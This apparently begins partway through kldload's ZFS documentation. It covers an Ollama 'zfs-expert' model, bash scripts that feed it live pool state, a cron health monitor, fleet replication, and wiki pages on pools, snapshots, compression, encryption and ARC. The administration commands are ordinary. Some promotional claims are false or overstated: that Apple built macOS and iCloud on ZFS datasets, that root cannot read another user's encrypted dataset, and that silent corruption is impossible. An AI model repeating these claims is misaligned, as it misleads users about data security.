VMs (zvol):             volblocksize=64k (match guest filesystem block)
Media files:            recordsize=1M (large sequential reads)
Logs:                   recordsize=128k with compression=zstd (sequential writes)
Small files (git):      recordsize=16k or 32k (reduce internal fragmentation)
Rule:                   Match recordsize to your dominant I/O size. 'zpool iostat -r' shows distribution.

=== SEND/RECV ===
Full send:              zfs send -Rw rpool/data@snap | ssh node2 zfs recv tank/data
Incremental:            zfs send -Ri @snap1 rpool/data@snap2 | ssh node2 zfs recv tank/data
Raw send (encrypted):   zfs send -w rpool/data@snap  (preserves encryption, receiver cannot read)
Resume interrupted:     zfs send -t TOKEN | ssh node2 zfs recv -s tank/data
Syncoid (automated):    syncoid rpool/data root@node2:tank/data  (handles incrementals automatically)
Syncoid with sanoid:    sanoid creates snapshots, syncoid replicates them. Set in /etc/sanoid/sanoid.conf
Bandwidth limit:        zfs send ... | pv -L 100m | ssh node2 zfs recv ...
Compression in flight:  zfs send ... | lz4 | ssh node2 'lz4 -d | zfs recv ...'

=== ENCRYPTION ===
Create encrypted ds:    zfs create -o encryption=aes-256-gcm -o keyformat=passphrase rpool/secret
Create with keyfile:    zfs create -o encryption=on -o keyformat=raw -o keylocation=file:///root/key rpool/secret
Load key:               zfs load-key rpool/secret
Unload key:             zfs unload-key rpool/secret
Change key:             zfs change-key -o keyformat=passphrase rpool/secret
Encrypted send:         zfs send -w (raw send preserves encryption, receiver needs no key)
Inheritance:            Child datasets inherit parent encryption. Cannot un-encrypt a child.
Mount encrypted:        zfs load-key -a && zfs mount -a  (load all keys, mount all)
Auto-unlock at boot:    Store keyfile on separate USB, load in initramfs

=== BOOT ENVIRONMENTS ===
List BEs:               kbe list  (or: zfs list -r rpool/ROOT)
Create BE:              kbe create pre-upgrade  (or: zfs snapshot rpool/ROOT/cs@pre-upgrade)
Activate BE:            kbe activate pre-upgrade  (sets bootfs property)
Rollback:               kbe rollback pre-upgrade  (boot into previous known-good state)
Delete old BE:          kbe destroy old-be  (frees space)
ZFSBootMenu:            Reads bootfs property. Shows all BEs at boot. Enter recovery shell with Ctrl+Alt+F2.
Pre-upgrade pattern:    kbe create pre-upgrade && kupgrade  (always snapshot before upgrading)

=== SANOID/SYNCOID ===
Config location:        /etc/sanoid/sanoid.conf
Snapshot policy:        [rpool/data] use_template = production
Template example:       [template_production] hourly=24, daily=30, monthly=12, yearly=1, autosnap=yes,
autoprune=yes
Syncoid replication:    syncoid --no-sync-snap rpool/data root@backup:tank/data
Monitor snapshots:      sanoid --monitor-snapshots  (check for stale/missing snapshots)
Nagios integration:     sanoid --monitor-snapshots returns Nagios-format exit codes

=== KLDLOAD ZFS TOOLS ===
kst                     System status dashboard — shows pools, datasets, ARC, services
ksnap                   Create snapshots: ksnap /srv/data  (wraps zfs snapshot with timestamps)
ksnap rollback          Rollback: ksnap rollback /srv/data  (interactive snapshot selection)
kbe                     Boot environment manager: kbe list, kbe create, kbe activate, kbe rollback
kdf                     Dataset disk usage: kdf  (sorted, human-readable, shows compression ratio)
kdir                    Create dataset: kdir /srv/newdata  (sets compression=zstd, mountpoint)
kclone                  Clone dataset: kclone /srv/data /srv/data-copy  (instant, zero-cost copy)
kexport                 Export: kexport /srv/data backup.zstream  (ZFS stream, OVA, QCOW2)

=== TROUBLESHOOTING ===

Pool DEGRADED:
  1. zpool status -v  (identify faulted device)
  2. ksnap /srv  (snapshot everything FIRST)
  3. Check dmesg for disk errors: dmesg | grep -i 'error\|fault\|i/o'
  4. If transient: zpool online rpool DEVICE
```

```
  5. If failed: zpool replace rpool OLD NEW
  6. After replace: zpool scrub rpool  (verify all data)
  7. Monitor: zpool status until resilver completes

Pool FAULTED:
  1. zpool status -v  (read the error)
  2. zpool clear rpool  (clear transient errors)
  3. If too many errors: zpool import -fN rpool  (force import, don't mount)
  4. Mount manually: zfs mount rpool/ROOT/cs
  5. Recover data: zfs send to backup FIRST

Slow performance:
  1. zpool iostat -v 5  (watch I/O distribution across vdevs)
  2. Check ARC: arc_summary  (or parse arcstats)
  3. Check fragmentation: zpool list -v  (FRAG column)
  4. Check recordsize vs workload: zfs get recordsize
  5. Check compression: zfs get compression,compressratio

Checksum errors:
  1. zpool status -v  (shows files with errors)
  2. zpool scrub rpool  (scrub repairs from redundancy)
  3. If no redundancy: restore affected files from snapshot

=== PHILOSOPHY ===
Always snapshot before changes. ksnap is cheap. Regret is expensive.
ARC using RAM is not a problem — it IS the filesystem cache.
Match recordsize to your workload, not to convention.
Scrubs are not optional. They are how ZFS proves your data is intact.
Encrypted send (-w) means the backup server never sees your data.
Boot environments mean upgrades are always reversible.
"""

PARAMETER temperature 0.3
PARAMETER num_ctx 16384
```

```
# Build the ZFS expert model
ollama create zfs-expert -f /srv/ollama/Modelfile.zfs-expert

# Verify it
ollama run zfs-expert "What recordsize should I use for PostgreSQL and why?"
```

A DBA memorizes pg_stat tables. A storage admin memorizes arcstats. This model memorizes both — plus your pool layout, your snapshot schedule, and every ZFS property that matters.

2. LIVE CONTEXT SCRIPT

The Modelfile is the AI's education. The context script is the patient chart. Every query includes fresh pool state, ARC stats, snapshot inventory, and scrub history so the model answers based on what is happening **right now**.

The ZFS context builder

```
#!/bin/bash
# /usr/local/bin/kai-zfs — query the ZFS AI with live pool context

build_zfs_context() {
    echo "=== LIVE ZFS STATE ($(date -Iseconds)) ==="

    echo -e "\n--- zpool status -v ---"
    zpool status -v 2>/dev/null

    echo -e "\n--- zpool list ---"
    zpool list -o name,size,alloc,free,frag,cap,dedup,health 2>/dev/null

    echo -e "\n--- zpool iostat ---"
    zpool iostat -v 2>/dev/null
```

```
    echo -e "\n--- zfs list (datasets) ---"
    zfs list -o name,used,avail,refer,mountpoint,recordsize,compression,compressratio 2>/dev/null

    echo -e "\n--- Snapshot inventory ---"
    zfs list -t snapshot -o name,used,creation -s creation 2>/dev/null | tail -30

    echo -e "\n--- Snapshot ages (oldest per dataset) ---"
    zfs list -t snapshot -o name,creation -s creation 2>/dev/null | \
        awk 'NR>1{split($1,a,"@"); if(!(a[1] in seen)){seen[a[1]]=1; print}}' | head -20

    echo -e "\n--- ARC statistics ---"
    if [ -f /proc/spl/kstat/zfs/arcstats ]; then
        awk '
            /^size /          {printf "ARC size:       %d MB\n",$3/1048576}
            /^c_max /         {printf "ARC max:        %d MB\n",$3/1048576}
            /^hits /          {h=$3}
            /^misses /        {m=$3}
            /^prefetch_data_hits /   {pdh=$3}
            /^prefetch_data_misses / {pdm=$3}
            /^l2_hits /       {printf "L2ARC hits:     %d\n",$3}
            /^l2_misses /     {printf "L2ARC misses:   %d\n",$3}
            /^l2_size /       {printf "L2ARC size:     %d MB\n",$3/1048576}
            END {
                if(h+m>0) printf "ARC hit rate:   %.1f%%\n",h/(h+m)*100
                if(pdh+pdm>0) printf "Prefetch rate:  %.1f%%\n",pdh/(pdh+pdm)*100
            }
        ' /proc/spl/kstat/zfs/arcstats
    fi

    echo -e "\n--- Last scrub ---"
    zpool status 2>/dev/null | grep -A3 'scan:'

    echo -e "\n--- Sanoid snapshot health ---"
    sanoid --monitor-snapshots 2>/dev/null || echo "(sanoid not installed)"

    echo -e "\n--- Memory ---"
    free -h 2>/dev/null

    echo -e "\n--- ZFS kernel module params ---"
    for p in zfs_arc_max zfs_arc_min zfs_prefetch_disable; do
        f="/sys/module/zfs/parameters/$p"
        [ -f "$f" ] && echo "$p = $(cat "$f")"
    done

    echo -e "\n--- Recent ZFS-related errors ---"
    dmesg 2>/dev/null | grep -i 'zfs\|zio\|checksum\|degraded' | tail -10
}

QUESTION="$*"
if [ -z "$QUESTION" ]; then
    echo "Usage: kai-zfs <question>"
    echo ""
    echo "Examples:"
    echo "  kai-zfs 'is my pool healthy?'"
    echo "  kai-zfs 'my pool is degraded — what do I do?'"
    echo "  kai-zfs 'optimize recordsize for postgres'"
    echo "  kai-zfs 'set up replication to backup server'"
    echo "  kai-zfs 'my ARC hit rate is 72%'"
    echo "  kai-zfs 'which snapshots can I delete to free space?'"
    exit 1
fi

CONTEXT=$(build_zfs_context)

echo -e "${CONTEXT}\n\n=== QUESTION ===\n${QUESTION}" | ollama run zfs-expert
```

You don't diagnose a pool by reading the ZFS manual. You diagnose it by reading zpool status. This script makes sure the AI always reads zpool status before it opens its mouth.

3. EXAMPLE QUERIES

Every query below hits the model with fresh pool data. The AI sees your actual vdevs, your actual ARC numbers, your actual snapshot list. It doesn't guess — it reads.

"My pool is degraded"

The AI reads `zpool status -v`, identifies the faulted device by path, checks `dmesg` for I/O errors, and tells you whether to `zpool online` (transient) or `zpool replace` (hardware failure). It recommends `ksnap` before touching anything.

```
kai-zfs "my pool shows DEGRADED — what happened and what do I do?"
```

"Optimize recordsize for PostgreSQL"

The AI checks your current `recordsize` on the database dataset, sees it's 128k, and recommends `zfs set recordsize=16k rpool/var/lib/pgsql`. It explains that PG uses 8k pages and 16k gives room for WAL coalescing. It warns you: recordsize only applies to *new* writes.

```
kai-zfs "I run PostgreSQL on rpool/var/lib/pgsql — what recordsize?"
```

"Set up replication to backup server"

The AI generates the syncoid command for your actual dataset names. It recommends sanoid for snapshot scheduling, shows you the `/etc/sanoid/sanoid.conf` template with your dataset paths, and gives you the cron entry for hourly replication.

```
kai-zfs "set up replication of rpool/srv to root@backup:tank/srv"
```

"My ARC hit rate is 72%"

The AI reads the live ARC stats, calculates your working set size, compares it to available RAM, and recommends increasing `zfs_arc_max`. It gives you the exact `echo` command and the `/etc/modprobe.d/zfs.conf` line to persist it across reboots.

```
kai-zfs "my ARC hit rate is low — how do I fix it?"
```

"Which snapshots can I delete?"

The AI reads your snapshot list with used space, identifies snapshots older than retention policy, finds the ones holding the most space via `zfs list -t snapshot -o name,used -s used`, and recommends specific `zfs destroy` commands. It warns about dependent clones.

```
kai-zfs "I'm running low on space — which snapshots should I clean up?"
```

"Set up encrypted dataset for secrets"

The AI walks you through `kdir -o encryption=on -o keyformat=passphrase /srv/secrets`, explains the keyformat options (passphrase, raw, hex), shows how to auto-load keys at boot, and reminds you that `zfs send -w` preserves encryption through replication.

```
kai-zfs "create an encrypted dataset for /srv/secrets with auto-unlock"
```

4. AUTOMATED SCRUB AND HEALTH MONITORING

The AI watches your pools continuously. A cron job runs health checks, detects degraded vdevs, stale scrubs, low ARC hit rates, and aging snapshots — then writes a report with exact remediation commands.

ZFS health monitor

```
#!/bin/bash
# /usr/local/bin/kai-zfs-monitor — AI-driven ZFS health check

REPORT_DIR="/var/log/kai-zfs"
mkdir -p "$REPORT_DIR"
REPORT="$REPORT_DIR/$(date +%F).txt"

# Gather deep ZFS state
STATE=$(cat <<ZFSDATA
=== ZFS HEALTH CHECK — $(hostname) — $(date) ===

--- Pool Status ---
$(zpool status -v 2>/dev/null)

--- Pool Capacity ---
$(zpool list -o name,size,alloc,free,frag,cap,health 2>/dev/null)

--- Dataset Usage ---
$(zfs list -o name,used,avail,refer,compressratio -s used 2>/dev/null)

--- ARC Stats ---
$(awk '/^size /{printf "ARC size: %d MB\n",$3/1048576}
      /^c_max /{printf "ARC max: %d MB\n",$3/1048576}
      /^hits /{h=$3} /^misses /{m=$3}
      END{if(h+m>0) printf "ARC hit rate: %.1f%%\n",h/(h+m)*100}' \
    /proc/spl/kstat/zfs/arcstats 2>/dev/null)

--- Last Scrub ---
$(zpool status 2>/dev/null | grep -A3 'scan:')

--- Snapshots by Age ---
$(zfs list -t snapshot -o name,used,creation -s creation 2>/dev/null | head -10)
$(echo "...")
$(zfs list -t snapshot -o name,used,creation -s creation 2>/dev/null | tail -10)

--- Sanoid Monitor ---
$(sanoid --monitor-snapshots 2>/dev/null || echo "(not installed)")

--- Disk Errors ---
$(dmesg 2>/dev/null | grep -i 'error\|fault\|i/o' | tail -10)
ZFSDATA
)

# AI analysis
ANALYSIS=$(echo "${STATE}

Analyze this ZFS health data. Report:
1. CRITICAL — degraded vdevs, checksum errors, pools near capacity (>80%)
2. SCRUB STATUS — when was the last scrub, is it overdue (>30 days)?
3. ARC HEALTH — hit rate assessment, tuning recommendations
4. SNAPSHOT HYGIENE — oldest snapshots, anything holding excessive space
5. RECOMMENDATIONS — exact commands: ksnap, kdf, kbe, zpool scrub, zfs destroy

Be specific. Use actual dataset names and values from the data." | \
    ollama run zfs-expert)

{
    echo "=== AI ZFS HEALTH REPORT ==="
    echo "=== $(hostname) — $(date) ==="
    echo ""
    echo "$ANALYSIS"
```

```
    echo ""
    echo "=== RAW DATA ==="
    echo "$STATE"
} > "$REPORT"

# Alert on critical issues
if echo "$ANALYSIS" | grep -qi 'CRITICAL'; then
    echo "$ANALYSIS" | head -20 | logger -t kai-zfs -p daemon.warning
fi

echo "ZFS report saved: $REPORT"
```

Schedule it

```
# Daily ZFS health check at 5 AM
cat > /etc/cron.d/kai-zfs-monitor <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 5 * * * root /usr/local/bin/kai-zfs-monitor
EOF

# Weekly scrub on Sunday at 2 AM (the AI will report results Monday morning)
cat > /etc/cron.d/zfs-scrub <<'EOF'
SHELL=/bin/bash
0 2 * * 0 root zpool scrub rpool
EOF

# Check reports
cat /var/log/kai-zfs/$(date +%F).txt
```

A good storage admin checks zpool status every morning. This cron job is that admin — it never oversleeps, never forgets, and never says "I'll check it later."

5. REPLICATE TO FLEET VIA SYNCOID

Train the ZFS expert on one node. Replicate the model to every server in the fleet. Each node injects its own pool state, but the ZFS knowledge is identical everywhere.

Fleet deployment

```
#!/bin/bash
# replicate-zfs-expert.sh — push the ZFS model to all nodes

NODES="node-2 node-3 node-4 node-5"

# Snapshot the trained model
zfs snapshot rpool/srv/ollama@zfs-expert-$(date +%F)

# Replicate to every node
for node in $NODES; do
    echo "--- Syncing ZFS expert to $node ---"
    syncoid --no-sync-snap rpool/srv/ollama "root@${node}:rpool/srv/ollama"
    ssh "root@${node}" "systemctl restart ollama"
    echo "$node: done"
done

# Deploy the kai-zfs script and cron job to every node
for node in $NODES; do
    scp /usr/local/bin/kai-zfs "root@${node}:/usr/local/bin/kai-zfs"
    scp /usr/local/bin/kai-zfs-monitor "root@${node}:/usr/local/bin/kai-zfs-monitor"
    scp /etc/cron.d/kai-zfs-monitor "root@${node}:/etc/cron.d/kai-zfs-monitor"
    ssh "root@${node}" "chmod +x /usr/local/bin/kai-zfs /usr/local/bin/kai-zfs-monitor"
done
```

```
echo "Fleet updated at $(date)"
```

Same doctor, different patients. Every node runs the same ZFS expert but feeds it its own pool data. node-2 asks about its mirror. node-5 asks about its RAIDZ2. Same expertise. Different answers.

ZFS gives you the primitives. Pools, datasets, snapshots, send/recv, checksums, encryption. These are not abstractions — they are building blocks. The AI doesn't replace your understanding of them. It amplifies it. It reads your ARC stats at 3 AM. It catches the degraded vdev before your users do. It remembers the recordsize tuning you set six months ago and why.

Learn the primitives. Then teach them to a machine that never sleeps.

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

ZFS Wiki

What changes when you have ZFS on root.

ZFS on root isn't just a different filesystem. It rewrites how you think about storage, data, security, and recovery. Linux people who've only known ext4 don't even realize what's possible because they've never had these capabilities.

Full disk encryption is obsolete

On ext4, encryption means LUKS — one key for the entire disk. Unlock it once and everything is exposed. Every file, every user, every secret — all decrypted at boot.

With ZFS: every single directory can have its own encryption key. `/home/alice` has Alice's key. `/home/bob` has Bob's key. `/srv/secrets` has a hardware token. The boot volume stays unencrypted. Only the datasets you need are unlocked, only when you need them. Bob can't read Alice's data even if he has root access — because her dataset is locked with a different key.

LUKS is a front door lock. ZFS encryption is a lock on every room, each with a different key.

Every directory is a dataset. Every dataset is independent.

On ext4, a directory is just a path in a tree. It shares the filesystem, the mount options, the encryption key, and the failure domain with everything else on the disk. The concept of a recursive directory structure — where everything lives under `/` in one big hierarchy — is the only model most Linux users have ever known.

With ZFS, that concept is gone. Every directory can be its own dataset with its own properties, its own encryption key, its own compression policy, its own snapshot schedule, and its own replication target. Datasets inherit properties from their parent but can override anything. `/home/alice` is not a folder — it's an independent, encryptable, replicable unit of storage.

This is exactly how Apple built macOS and iCloud. Your Apple ID is a dataset. Every device you register is its own dataset. When your iPhone connects, it checks the latest snapshot and syncs only the changes — block-level, encrypted, incremental. Each application is jailed into its own container backed by its own dataset. That's how macOS isolates every app, controls permissions per-app, and recovers from crashes without taking down the system. It's not magic — it's datasets all the way down.

ZFS gives you the same primitive. You can build any platform you like — with endless, reliable, secure disk space where every directory has its own identity, its own keys, and its own lifecycle. `zfs send` replicates any dataset to any machine, encrypted, block-level, only changed blocks. No `rsync`. No file-by-file crawl. The whole dataset — permissions, ACLs, timestamps, everything — in one stream.

Stop thinking in directories. Start thinking in datasets. That's the shift.

Every directory can have its own storage policy

On ext4, the entire disk has one set of options. One block size. One mount option set. Everything gets the same treatment.

With ZFS: `/srv/database` gets `recordsize=8K` and an SLOG. `/srv/media` gets `recordsize=1M` and ZSTD compression. `/var/log` gets a 10GB quota so logs can't fill the disk. `/tmp` gets excluded from snapshots. Each directory is tuned for its workload. Independently. Dynamically. No reformatting.

ext4 is a one-temperature building. ZFS gives every room its own thermostat.

Accidental deletion is undoable

On ext4, `rm -rf` is permanent. Your only hope is an external backup — if you have one, and if it's recent.

With ZFS: every dataset has a hidden `.zfs/snapshot/` directory. Your hourly snapshots are right there. Deleted a file? `cp /home/alice/.zfs/snapshot/hourly-1/oops.txt /home/alice/`. No restore process. No backup software. The data never left the disk — the snapshot just remembers where it was.

ext4 is writing in pen. ZFS is writing in pencil with an undo button.

OS upgrades are risk-free

On ext4, a bad kernel upgrade means rescue USB, chroot, hope you can fix it. Or reinstall.

With ZFS: snapshot before upgrading. If it breaks, reboot into ZFSBootMenu, pick the old snapshot, boot in 15 seconds. Done. No rescue disk. No chroot. No reinstall. You can upgrade your kernel with the confidence of a git commit — if it's bad, just revert.

ext4 upgrades are jumping without a net. ZFS upgrades are jumping with a bungee cord.

Cloning is instant and free

On ext4, copying a 40GB VM disk takes minutes and doubles your storage usage.

With ZFS: `zfs clone` takes milliseconds and uses *zero* extra space. The clone shares all unchanged blocks with the original. Only divergent data costs space. Clone a VM, test a patch, destroy the clone if it's bad. Your original is untouched. Clone a user's home directory before they do something risky. Clone a database for testing. Clones are disposable copies that cost nothing until they change.

ext4 copies are photocopies. ZFS clones are shared Google Docs — same content, no extra paper, until someone edits.

You never run fsck again

On ext4, an unclean shutdown means `fsck` on next boot. On a large filesystem, that can take hours. And sometimes it fails, and you lose data anyway.

With ZFS: the on-disk state is always consistent. Copy-on-write means every write is atomic. Power failure mid-write? You have either the old data or the new data. Never a corrupted mess. Boot after a crash. It's fine. Always. No fsck. No journal replay. No waiting.

ext4 after a crash is a crime scene that needs investigation. ZFS after a crash is a crime that never happened.

Silent corruption is impossible

On ext4, if a disk sector goes bad or a cable flips a bit, your data is silently corrupted. You won't know until you open the file months later and it's garbage. No warning. No detection.

With ZFS: every block has a checksum. Every read is verified. If the data doesn't match, ZFS knows immediately. On a mirror or RAIDZ pool, it fetches the good copy and fixes the bad one. Automatically. While you sleep. `zpool scrub` proactively verifies every block on a schedule. You always know the state of your data.

ext4 trusts the disk. ZFS trusts math.

Partitioning is dead

On ext4, you decide at install time: 50GB for root, 200GB for home, 100GB for data. Guess wrong? Resize partitions — if you can. Usually you can't without downtime and risk.

With ZFS: there are no partitions. The entire pool is shared space. Datasets use what they need. Set quotas if you want limits, or let ZFS allocate dynamically. Add a disk to the pool and every dataset benefits. No resizing. No guessing. No `resize2fs`.

ext4 partitions are fixed walls. ZFS datasets are furniture — rearrange any time.

Cross-platform portability

On ext4, your data is trapped on the machine it lives on. Moving to another OS means `rsync` or `tar`.

With ZFS: datasets are self-contained and portable. `zfs send` from a Linux box in Paris, `zfs recv` on a FreeBSD box in Tokyo. Mount it immediately. Permissions, ACLs, timestamps, compression settings — all preserved. Your storage is not bound to an OS, a vendor, or a hardware stack.

ext4 is a house — it stays where you built it. ZFS datasets are shipping containers — they go anywhere.

These aren't future features. This is what you get today. Every kldload install has all of this out of the box. Per-dataset encryption. Instant clones. Snapshot rollback. Self-healing. No fsck. No partitions. The only thing that changes is how you think about your data.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Pool Design & VDEV Layout — the decision you can't undo.

The layout of your pool determines performance, redundancy, and scalability. Once a ZFS pool is created, **you cannot change the RAID layout** without rebuilding the entire pool. This is the most important decision you'll make. Get it right the first time.

VDEV types

Mirror
Best for high IOPS. Two (or more) disks with identical data. Every mirror vdev can serve reads independently. Use for: VMs, databases, high-traffic workloads. Expandable by adding more mirror pairs.
RAIDZ1
Single-parity striping. Survives one disk failure. Good for: bulk storage, archives, media. **Terrible for random writes.** Cannot add disks to an existing RAIDZ vdev.
RAIDZ2
Double-parity. Survives two disk failures. **Recommended for large arrays** where resilver times are long. Best balance of space efficiency and safety for bulk storage.
RAIDZ3
Triple-parity. Survives three disk failures. For very large arrays (20+ disks) where resilver can take days and the risk of a second failure during resilver is real.
Special VDEV
SSD-based vdev that stores **metadata and small files**. Dramatically accelerates database workloads, container storage, and anything metadata-heavy. Must be mirrored — losing this vdev loses the pool.
SLOG
Separate ZFS Intent Log. Accelerates **synchronous writes** (databases, NFS, VM storage). Must be enterprise NVMe with power loss protection. Not a general write cache.
L2ARC
SSD-based **read cache** that extends ARC beyond RAM. Useful when RAM is limited but you need fast reads. Does NOT improve writes.

The RAIDZ random write penalty

Why RAIDZ is terrible for databases and VMs

RAIDZ excels at sequential workloads — large blocks written contiguously. Media streaming, archives, backups. But for random writes (databases, VMs, email servers), RAIDZ hits the **read-modify-write penalty**: if a full stripe isn't written, ZFS must read the old data and parity blocks, compute new parity, and write back. This multiplies IOPS and kills latency.

Example: A PostgreSQL server on RAIDZ2 performing frequent 8KB updates. Each write touches multiple disks inefficiently, causing IOPS bottlenecks. The same workload on mirrors scales linearly — each mirror pair serves requests independently.

Rule of thumb: RAIDZ for throughput. Mirrors for IOPS.

Common pitfalls

Choosing RAIDZ for VMs or databases

This is the #1 mistake. RAIDZ has terrible random write performance. Use mirrors for anything that needs IOPS.

Not using special vdevs for metadata

Metadata-heavy workloads (containers, small files, databases) crawl without an SSD special vdev. One mirrored SSD pair changes everything.

Adding single disks instead of vdevs

You cannot add a single disk to an existing RAIDZ vdev. You must add an entirely new vdev of equal size. Plan for expansion from day one.

Mixing vdev sizes

ZFS distributes writes across vdevs proportionally. Mismatched vdev sizes create unbalanced performance. Keep all vdevs the same size and type.

Best practices

VMs & databases
Mirrored vdevs. 6 disks = 3 mirror pairs. Linear IOPS scaling. Easy expansion by adding more pairs.
Bulk storage
RAIDZ2 or RAIDZ3. Optimize for capacity and sequential throughput. Accept the random write penalty.
Mixed workloads
Mirrors for data + special vdev (mirrored SSDs) for metadata. Best of both worlds.
Expansion planning
Mirrors expand by adding pairs. RAIDZ expands by adding full vdevs. Plan your growth path before creating the pool.

← ZFS Wiki ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Snapshots & Replication — the killer feature.

ZFS snapshots are point-in-time copies of the filesystem that take milliseconds to create and use zero extra space until data changes. Combined with `zfs send/recv`, they enable block-level incremental replication that makes traditional backup tools obsolete.

> **Snapshots are NOT backups.**
>
> Snapshots protect against accidental deletion and logical corruption. They do NOT protect against hardware failure, pool corruption, or site-wide disasters. If the pool fails, all snapshots are lost with it. **Always use `zfs send/recv` to replicate snapshots to a separate system.**

Basic operations

```
# Create a snapshot
zfs snapshot rpool/srv/data@before-upgrade

# List snapshots
zfs list -t snapshot -o name,creation,used -s creation

# Roll back to a snapshot (destroys all changes since)
zfs rollback rpool/srv/data@before-upgrade

# Access snapshot contents without rolling back
ls /srv/data/.zfs/snapshot/before-upgrade/

# Compare changes between snapshots
zfs diff rpool/srv/data@before-upgrade rpool/srv/data@after-upgrade
```

Replication

```
# Full replication to another machine
zfs send -R rpool/srv/data@snap | ssh backup "zfs recv -F backup/srv/data"

# Incremental (only changed blocks since last sync)
zfs send -R -I @old-snap @new-snap | ssh backup "zfs recv backup/srv/data"

# Encrypted replication (ciphertext only — receiver can't read the data)
zfs send -w rpool/srv/data@snap | ssh backup "zfs recv backup/srv/data"

# With mbuffer for progress and I/O smoothing
zfs send -R rpool/srv@snap | mbuffer -s 128k -m 1G | ssh backup "zfs recv -F backup/srv"
```

Automation: Sanoid & Syncoid

Sanoid — automated snapshot management

Defines snapshot policies per dataset via a simple INI config. Automatically creates and prunes snapshots based on retention rules.

```
# /etc/sanoid/sanoid.conf
[rpool/home]
  use_template = default
  recursive = yes
  autosnap = yes
  autoprune = yes
  hourly = 24
  daily = 7
  weekly = 4
  monthly = 12
```

Syncoid — automated replication

Wraps `zfs send/recv` for secure, incremental replication over SSH. One command.

```
syncoid --recursive --sendoptions="--compressed" \
  rpool/home remoteuser@backup:tank-backup/home
```

zrepl — daemon-based replication

For complex setups: bi-directional sync, resume tokens, network drop resilience, many-to-many replication. YAML config. Ideal for managing many ZFS hosts at scale.

Sanoid/Syncoid for simple setups. zrepl for production fleets.

← ZFS Wiki

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Compression & Deduplication — one is your friend, the other is a trap.

Compression: always enable it

There is almost no reason to leave compression off. LZ4 compression adds near-zero CPU overhead and typically gives 1.5-2x space savings. It actually *improves* performance in many cases because the system reads and writes fewer bytes to disk.

lz4
Default. Use this. Near-zero CPU overhead. Good compression ratio. Best for 99% of workloads.
zstd
Better compression ratio than LZ4, slightly more CPU. Great for media, archives, and cold storage.
gzip
Best compression ratio, highest CPU cost. Only for archival data where CPU usage doesn't matter.
off
Only disable for already-compressed data (encrypted volumes, compressed media) where compression wastes CPU with no benefit.

Deduplication: don't

> **Deduplication requires 1-2GB of RAM per TB of deduplicated data.**
>
> 10TB of storage with dedup enabled needs 10-20GB of RAM just for the dedup table. The table must fit in memory for acceptable performance. If it doesn't, performance collapses as ZFS constantly reads the table from disk.
>
> Dedup sounds great: "Why store the same block twice?" In practice, most data isn't that redundant. The RAM cost is always there. The space savings rarely justify it. Use compression instead — it gives real savings with near-zero cost.
>
> **The only valid use case:** identical VM images or backup sets with extreme redundancy where the data is truly, provably, block-level identical. Even then, ZFS clones are usually better.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Encryption — per-dataset, native, and replication-aware.

ZFS encryption operates at the dataset level, not full-disk encryption. Each dataset can have its own key. Keys can be prompted, loaded from a file, or fetched from a URL. And crucially: ZFS can replicate encrypted datasets without ever decrypting them.

ZFS encryption vs LUKS

ZFS native encryption

Per-dataset keys. Snapshot-aware. Replicate encrypted data without decrypting (`zfs send -w`). Clone and manage encrypted datasets independently. Keys managed by ZFS properties.

LUKS / dm-crypt

Entire volume encrypted with one key. Can't snapshot or replicate without decrypting first. If the LUKS header is lost, the data is permanently unrecoverable. No per-user or per-dataset granularity.

Real-world patterns

Multi-tenant encryption

A hosting company creates per-client encrypted datasets, each with a separate key. `/clients/acme` is encrypted with Acme's key. `/clients/globo` with theirs. Snapshots are retained for years. Backups replicated offsite. The receiver can't read the data — keys never leave the origin.

Even AWS can't read your data when you replicate encrypted datasets to S3. Keys never leave your machine.

Boot + encrypted home

Boot environment stays unencrypted (for ZFSBootMenu access), but `/home` is encrypted. Passphrase entered at boot. Or automated with systemd to load keys from a TPM or network keyserver.

```
# Create encrypted dataset
zfs create -o encryption=aes-256-gcm \
           -o keylocation=prompt \
           -o keyformat=passphrase \
           rpool/home

# Load key manually after reboot
zfs load-key rpool/home
zfs mount rpool/home

# Change passphrase
zfs change-key rpool/home
```

No recovery mechanism for forgotten passphrases. This is by design. If there were a backdoor, it wouldn't be encryption.

Store your passphrase somewhere safe.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Memory & ARC — the engine that makes ZFS fast.

ARC (Adaptive Replacement Cache) is ZFS's in-memory read cache. It's one of ZFS's biggest strengths — and one of the most common sources of problems when misconfigured. Understanding how ARC works is essential to getting good performance.

How ARC works

MFU — Most Frequently Used

Stores data that is accessed repeatedly over time. Database indexes, frequently-read configs, hot files. This is the "long-term memory" of ARC.

MRU — Most Recently Used

Stores data that was just accessed. Scan reads, recently opened files. This is the "short-term memory." Data graduates to MFU if accessed again.

L2ARC — SSD extension

When RAM isn't enough, L2ARC caches data on a fast SSD. Extends read performance beyond physical memory. **Read cache only — does not improve writes.**

SLOG — Write intent log

Not a write cache. Stores the *intent* of synchronous writes so the application can continue without waiting for the data to hit the main pool. Critical for databases and NFS.

The Linux problem

Linux aggressively reclaims ARC memory

On FreeBSD, ARC and the kernel cooperate gracefully. On Linux, the kernel treats ARC memory as reclaimable cache and can evict it under memory pressure. This causes unpredictable performance drops — ZFS has cached your hot data, the kernel throws it away, and your next read hits disk.

Fix: Set ARC limits manually.

```
# Set maximum ARC size (e.g., 8GB)
echo 8589934592 > /sys/module/zfs/parameters/zfs_arc_max

# Make persistent across reboots
echo "options zfs zfs_arc_max=8589934592" > /etc/modprobe.d/zfs.conf
```

On FreeBSD: ARC manages itself. On Linux: you manage ARC, or the kernel manages it badly.

Memory guidelines

8GB RAM

Minimum for ZFS. Set ARC max to 4GB. Basic file serving and light workloads.

16GB RAM

Comfortable for most workloads. Set ARC max to 8-10GB. VMs, databases, containers.

32GB+ RAM

Performance territory. Let ARC use 16-24GB. Large database caching, heavy file serving.

Deduplication

1-2GB of RAM per TB of deduped data. This is why dedup is a trap. 10TB of storage needs 10-20GB of RAM just for the dedup table.

